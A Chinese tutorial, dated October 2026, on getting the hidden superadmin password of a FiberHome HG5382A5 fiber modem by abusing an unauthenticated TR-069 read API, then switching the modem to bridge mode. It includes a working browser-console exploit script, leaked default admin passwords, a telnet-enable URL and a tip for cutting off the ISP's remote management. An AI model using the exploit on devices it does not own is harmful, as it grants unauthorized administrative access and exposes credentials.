
共计 7730 个字符,预计需要花费 20 分钟才能阅读完成。
本文记录一次真实操作:中国移动烽火 HG5382A5 光猫,在没有超级管理员密码、装维师傅拒绝配合的情况下,如何自己拿到超密并改成桥接。
全程不需要拆机、不需要恢复出厂、不刷固件、不影响保修。
⚠️ 本文仅用于自己名下的设备调试。操作前请确认设备归属。
一、先说结论
三句话概括:
- 超密能自己拿到,不需要找装维,也不需要网上流传的那些静态密码。
- 方法不是破解,是漏洞——光猫前端页面的一个接口没做权限校验,普通账号登录后就能读到超管密码。
- 改桥接只要改一个下拉框,剩下的都是配套操作。
如果你只想快速看方法,直接跳到第五节。想搞明白原理,从头看。
二、为什么要改桥接
光猫拨号 vs 路由器拨号
运营商的默认配置是「光猫自己拨号」,你的路由器只是接在光猫后面当个交换机用。这就是所谓的路由模式。
网络长这样:
光猫(拨号 + NAT)→ 路由器(再 NAT 一次)→ 你的设备
改成桥接模式后,光猫退化成一个纯粹的光电转换器,拨号交给路由器:
光猫(只做透传)→ 路由器(拨号 + NAT)→ 你的设备
双层 NAT 有什么问题
| 问题 | 表现 |
|---|---|
| 端口映射做不了 | 游戏联机、NAS 外网访问、远程桌面全部失效 |
| UPnP 不灵 | BT 下载、P2P 连接数上不去 |
| IPv6 不干净 | 光猫的 IPv6 前缀委派经常出问题 |
| 路由器功能受限 | 分流、DDNS、内网穿透这些高级功能发挥不出来 |
| 排查困难 | 出问题要同时看两台设备的 NAT 表 |
什么情况不用改
说实话,大部分人不需要改桥接。
- 只是刷网页、看视频、打游戏 → 不用改,现在的速度就是你的带宽上限
- 用了代理软件做分流 → 也不用改,分流工作在应用层,跟 NAT 层数无关
- 家里没有 NAS、不需要外网访问 → 不用改
真正需要改桥接的场景:
– 要外网访问家里的 NAS / 摄像头 / 电脑
– 要做端口映射跑服务
– 路由器有高级功能(多拨、分流、策略路由)想用起来
– 对 IPv6 有要求
顺带说一句:如果是为了外网访问,还得先确认你有公网 IP。
很多移动宽带是 CGNAT(运营商级 NAT),光猫拿到的地址是100.64.x.x这种大内网地址,
这种情况下改桥接也没用,因为你本来就没有公网 IP。
判断方法:光猫 WAN 地址如果是100.64.0.0/10或10.x.x.x,就是 CGNAT。
三、为什么超密这么难拿
网上流传的密码为什么失效
你一定搜到过这些:
CMCCAdmin / aDm8H%MdA
CMCCAdmin / aDm8H%MdA
telecomadmin / nE7jA%5m
在 2023 年之后的新机型上,这些基本都失效了。
原因是运营商改了策略:超密从「固定值」变成了动态生成,每台设备不同,由后台在设备首次上线时下发。有的地区甚至每次恢复出厂都会重新生成一个。
所以你会看到这种局面:
- 网上教程说用
aDm8H%MdA→ 你试了,密码错误 - 装维师傅说「这个不能给你」→ 他确实也没权限,或者不愿意担责
- 打 10086 报障 → 客服让你联系装维,绕回原点
那 telnet 方案呢
以前烽火光猫有个经典路子:
http://192.168.1.1/cgi-bin/telnetenable.cgi?telnetenable=1&key=<MAC地址>
开了 telnet 之后用 admin / Fh@MAC后6位 登录,执行 cfg_cmd get 就能读出超密。
这条路在新固件上已经封了。 我实测 HG5382A5:
- 这个 URL 无论带不带参数,一律返回
400 - telnet 端口(23)根本不开
- 扫描发现只有 80 和 8080 在监听
老机型(HG5382A3 及更早)还能用,新机型不行。
四、原理:这台光猫的 Web 架构
要理解为什么能拿到超密,得先看看这玩意儿是怎么做出来的。
前端是 Vue 单页应用
打开 192.168.1.1,你会看到页面跳转到 /login.html,登录后进入 /main.html#/status/deviceInfo/deviceInfo。
注意这个 #/ ——这是 hash 路由,说明这是个单页应用(SPA)。技术栈从加载的脚本能看出来:
/plugins/vue.min.js
/plugins/vue-router.min.js
/plugins/element.js
/src/main.js
/src/router/router.js
Vue + Vue Router + Element UI,标准的国产后台管理模板。
数据走加密接口
打开 F12 的 Network 面板,随便点一个菜单,会看到这样的请求:
POST /fh_api/sign/DO_WEB_LOGIN
POST /fh_api/tmp/FHNCAPIS?ajaxmethod=is_encrypt
POST /fh_api/tmp/FHAPIS
请求体是这样的:
qb0r6715b5843897d69d391a4e29bb6882bbd6d630a98138919ffe735e1e81c8...
全是密文。 前面 4 个字符是变体标记,后面是 AES 加密的数据。
页面里有个全局函数负责加解密和收发:
$post(接口名, 参数)      // 单个请求
$multipost([接口...], [参数...])  // 批量请求
关键的漏洞
$post 能调的接口里,有一个叫:
get_value_by_xmlnode
它的作用是读取 TR-069 数据模型里的任意节点。TR-069 是运营商远程管理光猫的标准协议,所有配置都以树形结构存在:
InternetGatewayDevice
├── DeviceInfo
│   ├── Manufacturer
│   ├── ModelName
│   └── X_CMCC_TeleComAccount     ← 超管账号密码存在这里
│       ├── Username
│       └── Password
├── WANDevice
│   └── WANConnectionDevice
│       ├── WANIPConnection
│       └── WANPPPConnection
└── LANDevice
问题就出在这里:get_value_by_xmlnode 这个接口没有做权限校验。
普通用户(user 账号)登录后,理论上只能看设备状态、改改 WiFi 名字。但因为接口没校验,你可以读任意节点——包括超管的密码。
这不是我猜的,是实测:用 user 账号登录,一行命令直接读出了 CMCCAdmin 的明文密码。
一句话总结
厂家把「谁能调这个接口」的校验做在了前端菜单上(普通用户看不到「宽带设置」菜单),但没做在后端接口上。所以绕过菜单、直接调接口,就能拿到超管权限。
五、实战:获取超级密码
准备工作
| 需要 | 说明 |
|---|---|
| 光猫管理地址 | 通常是 192.168.1.1,标签上有 |
| 普通账号 | 光猫背面标签上的「用户名」,一般是 user |
| 普通密码 | 标签上的「默认终端配置密码」 |
| 浏览器 | Chrome 或 Edge,需要 F12 控制台 |
第 1 步:登录光猫
浏览器打开:
http://192.168.1.1
用标签上的普通账号登录。注意不是超管——你还没有。
登录成功后,地址栏会变成:
http://192.168.1.1/main.html#/status/deviceInfo/deviceInfo
必须停在这个页面,不要退出登录。
第 2 步:打开控制台
按 F12,或 Ctrl + Shift + I,选「控制台」(Console)标签。
控制台左上角有个下拉框,确认是 top。
第 3 步:解决粘贴拦截
第一次往控制台粘贴代码,Chrome 会拦下来:
Warning: Don't paste code into the DevTools Console...
Please type 'allow pasting' below and press Enter
这是防钓鱼保护。手动输入(不能粘贴)这几个字:
allow pasting
回车。之后就能正常粘贴了。
第 4 步:读取超密
粘贴这一行,回车:
await $post('get_value_by_xmlnode',{Password:'InternetGatewayDevice.DeviceInfo.X_CMCC_TeleComAccount.Password'})
控制台返回:
{Password: 'Yz#Jw1Dl2'}
这个就是超管密码。 超管账号固定是 CMCCAdmin。
顺手把用户名也确认一下:
await $post('get_value_by_xmlnode',{Username:'InternetGatewayDevice.DeviceInfo.X_CMCC_TeleComAccount.Username'})
返回 {Username: 'CMCCAdmin'}。
完整版脚本(一次拿全)
(async () => {
  const N = 'InternetGatewayDevice.DeviceInfo.X_CMCC_TeleComAccount.';
  const post = window.$post || window.$Post;

  console.log('当前页面:', location.href);

  if (typeof post !== 'function') {
    console.log('❌ 页面里没有 $post');
    console.log('   检查:1) 是否已用 user 账号登录  2) 地址是否是 192.168.1.1/main.html');
    return;
  }

  try {
    const i = await post('get_device_info', null);
    console.log('型号:', i.devicetype, '| 地区:', i.area_code, '| 运营商:', i.operators_code);
  } catch (e) { console.log('⚠️ 型号读取失败(不影响继续)'); }

  try {
    const u = await post('get_value_by_xmlnode', { Username: N + 'Username' });
    const p = await post('get_value_by_xmlnode', { Password: N + 'Password' });
    console.log('========== 结果 ==========');
    console.log('超管账号:', u.Username);
    console.log('超管密码:', p.Password);
    console.log('=========================');
  } catch (e) {
    console.log('❌ 读超密失败:', e.message);
  }
})()
输出:
当前页面: http://192.168.1.1/main.html#/status/deviceInfo/deviceInfo
型号: HG5382A5 | 地区: Hubei | 运营商: CM
========== 结果 ==========
超管账号: CMCCAdmin
超管密码: Yz#Jw1Dl2
=========================
常见报错
| 报错 | 原因 | 解决 |
|---|---|---|
$post is not defined |
没登录 / 不在正确页面 | 检查 location.href,必须含 main.html |
await is only valid in async function |
控制台版本老 | 用 (async()=>{...})() 包起来 |
只显示 Promise {<pending>} |
没等结果 | 用 await,别展开 Promise 看 |
返回 {} 或空 |
节点路径不对 | 换 X_CT / X_CU 前缀再试 |
| 控制台一片空白 | 上下文选错 | 左上角下拉框选 top |
六、实战:改桥接
拿到超密后,退出登录,用超管账号重新登录:
账号:CMCCAdmin
密码:刚才读出来的那个
登录后左侧菜单会多出「网络」——这是普通账号看不到的。

第 1 步:进入网络连接设置
网络 → 宽带设置 → 网络连接
这个页面列出光猫所有的 WAN 连接,通常有 3 条:
| 连接名 | 用途 | 能不能动 |
|---|---|---|
1_TR069_R_VID_46 |
运营商远程管理 | 别动 |
2_INTERNET_R_VID_41 |
上网 | 改这条 |
3_Other_R_VID_45 |
IPTV / 其他 | 别动 |
第 2 步:抄下宽带账号密码
选中上网那条(2_INTERNET_R_VID_41),找到:
- 用户名(形如
5260020855161@jtkd) - 密码(可能是纯数字,如
888888) - VLAN ID(如
41) - LAN 端口绑定(如
eth.1, eth.3,即 LAN1、LAN3)
这四样必须抄下来。 改成桥接后,账号密码字段会隐藏,到时候想看也看不到。
第 3 步:修改参数
只改两个地方:
| 字段 | 改成 |
|---|---|
| 连接模式 | PPPoE 路由 → 桥接 |
| DHCP Server | 取消勾选 |
其余全部保持原样:
- 封装类型:还是
PPPoE,别动 - IP 模式:还是
IPv4&IPv6,别动 - MTU:1492,别动
- 启用 VLAN:还是勾着
- VLAN ID:还是 41
- 802.1P:还是 0
为什么取消 DHCP Server?
桥接模式下光猫不该再发 IP。留着的话,它和路由器的 DHCP 会打架,
内网设备可能拿到错误的网关地址。
第 4 步:确认 LAN 端口绑定
这是最容易翻车的地方。
「LAN端口绑定」决定哪些物理网口属于这个桥接连接。必须包含路由器 WAN 网线所插的那个口。
不确定插的哪个口?把 LAN1 和 LAN3 都勾上(照抄原来的配置最稳)。
勾错了会怎样:路由器拨号一直失败,或者拨上了但没网。
第 5 步:保存
点保存,光猫会断开重连,管理页可能打不开——这是正常现象。
七、路由器拨号
通用参数
| 项 | 值 |
|---|---|
| 拨号方式 | PPPoE |
| 账号 | 刚才抄的宽带账号 |
| 密码 | 刚才抄的宽带密码 |
| MTU | 1492 |
| VLAN | 不需要配 |
关于 VLAN:很多人以为要在路由器上配 VLAN 41,其实不用。
VLAN 41 是光猫到 OLT(运营商机房)之间的 PON 侧标签,由光猫自己打。
桥接后光猫的 LAN 口出来的是 untagged 流量,路由器直接 PPPoE 就行。
各品牌配置路径
爱快 iKuai
网络设置 → 内外网设置 → 外网网口
接入方式:PPPoE 拨号
OpenWrt / iStoreOS
网络 → 接口 → WAN → 修改
协议:PPPoE
高级设置 → 使用自定义 MTU:1492
华硕 ASUSWRT
外部网络(WAN) → 互联网连接
WAN 联机类型:PPPoE
小米 / 红米
上网设置 → 拨号上网
高级设置里把 MTU 改成 1492
八、验证是否成功
三个检查点:
① 路由器 WAN 拿到了 IP
进路由器状态页,WAN 口应该有 IP 地址了。注意如果是 100.64.x.x,说明是 CGNAT,正常但没有公网 IP。
② 光猫管理页打不开了
访问 192.168.1.1 不通——这是对的。因为路由器 WAN 现在是 PPPoE,没有 192.168.1.x 地址,路由不到光猫的管理网段。
③ tracert 少了一跳
改之前:
本机 → 路由器 → 光猫 → 运营商网关
改之后:
本机 → 路由器 → 运营商网关
光猫那一跳消失了。
九、避坑指南(血泪总结)
坑 1:宽带账号密码没抄就改了
改完桥接,光猫界面上的账号密码字段会隐藏。如果没提前抄,只能:
- 从路由器原来的配置里翻(如果之前配过)
- 打 10086 问客服要
- 或者改回路由模式再看一眼
改之前一定先抄。
坑 2:LAN 端口绑定选错
最常见的翻车原因。症状是路由器拨号失败或拨上没网。
解决:重新进光猫,把 LAN1~LAN4 全勾上。
坑 3:桥接后进不去光猫,以为坏了
不是坏了。应急方法:
- 网线一头接电脑,一头接光猫的 LAN 口
- 电脑网卡设静态 IP:
192.168.1.100,掩码255.255.255.0,网关192.168.1.1 - 浏览器打开
192.168.1.1
弄完记得把网卡改回自动获取。
坑 4:光猫和路由器同时拨号
同一个宽带账号不能双拨(大部分地区)。改桥接后,光猫不再拨号,只有路由器拨——这是对的。
但如果光猫改完还残留 PPPoE 会话,可能会冲突。改完重启一次光猫最保险。
坑 5:MTU 没改,能拨上但网页打不开
典型症状:QQ、微信能发消息,但网页转圈。
MTU 从 1500 改成 1492(PPPoE 的开销是 8 字节)。
坑 6:IPTV 不能看了
如果家里有 IPTV 机顶盒,它走的是另一条 WAN 连接(通常 VLAN 不同,如 3_Other_R_VID_45)。
改桥接时别动那条。但有些地区 IPTV 和上网复用同一个 VLAN,这种要先确认。
改之前先问清楚家里有没有 IPTV。
坑 7:过几天又变回路由模式
运营商通过 TR069 协议远程下发配置,把桥接改回去了。
这是最气人的坑,但不建议删 TR069——删了以后装维联系不上光猫,上门服务会很麻烦。
建议做法:
– 接受它,改回去就再改一次
– 或者把 TR069 的 ACS URL 改成一个无效地址(管理 → 远程管理)
坑 8:恢复出厂设置想重置
别这么干。 恢复出厂后:
- 超密会重新生成(动态的)
- 之前的宽带配置全丢
- 需要重新注册 LOID 才能上网
- 有些地区恢复出厂后需要装维上门重新激活
除非你确定能搞定,否则别碰恢复出厂。
十、这套方法的适用边界
能用的
- 烽火(FiberHome)系列,型号
HG开头 - 走
/fh_api/接口的新固件 - 移动定制机(节点前缀
X_CMCC)
大概率能用,但要试
- 烽火其他型号:
HG5145、HG6045、HG6145 - 电信/联通定制:把
X_CMCC换成X_CT/X_CU试
用不了
- 中兴(型号
F开头,如F7607P)——架构完全不同 - 华为(型号
HN开头,如HN8145X6)——需要用telecomadmin和另一套漏洞 - 老固件(没有
$post)——走 telnet 方案,但新机型 telnet 已封
十一、最后说两句
关于合法性
这套操作的本质是利用厂家没做好的权限校验,不是暴力破解。设备是你自己的,改自己的设备配置没有任何法律问题。
但有两件事别做:
- 别帮非机主操作别人的宽带
- 别把读出来的超密用于其他目的
关于风险
改桥接是可逆的,超密随时能登回去改回来。真正的风险只有两个:
- 改的时候 LAN 端口绑错 → 网断了,但能通过直连光猫恢复
- 运营商远程改回 → 不痛不痒,再改一次
比起「恢复出厂」这种核弹级操作,改桥接的风险低得多。
关于厂家
这个漏洞迟早会被修。烽火后续固件很可能会给 get_value_by_xmlnode 加上权限校验。
所以这套方法有时效性。如果你看到这篇文章时已经不管用了,说明固件更新了,可以试试换节点路径,或者找找新的接口。
附:完整流程速查
【获取超密】
1. 浏览器打开 192.168.1.1
2. 用标签账号登录(user / 标签密码)
3. 停在 main.html
4. F12 → 控制台 → 确认上下文是 top
5. 首次粘贴前手动输入 allow pasting
6. 粘贴:
   await $post('get_value_by_xmlnode',{Password:'InternetGatewayDevice.DeviceInfo.X_CMCC_TeleComAccount.Password'})
7. 拿到 {Password: 'xxxx'},账号固定 CMCCAdmin

【改桥接】
1. 用 CMCCAdmin + 读出的密码重新登录
2. 网络 → 宽带设置 → 网络连接
3. 选 INTERNET 那条
4. 先抄:宽带账号、密码、VLAN ID、LAN 端口绑定
5. 连接模式改「桥接」
6. DHCP Server 取消勾选
7. LAN 端口绑定勾上路由器 WAN 所接的口(或 LAN1+LAN3 全勾)
8. 保存

【路由器】
1. WAN 口 → PPPoE
2. 填宽带账号密码
3. MTU 1492
4. 不配 VLAN
5. 保存拨号

【验证】
- 路由器 WAN 有 IP
- 192.168.1.1 打不开(正常)
- tracert 少一跳
本文记录于 2026 年 10 月,设备为烽火 HG5382A5,湖北移动。不同地区、不同固件版本可能存在差异。
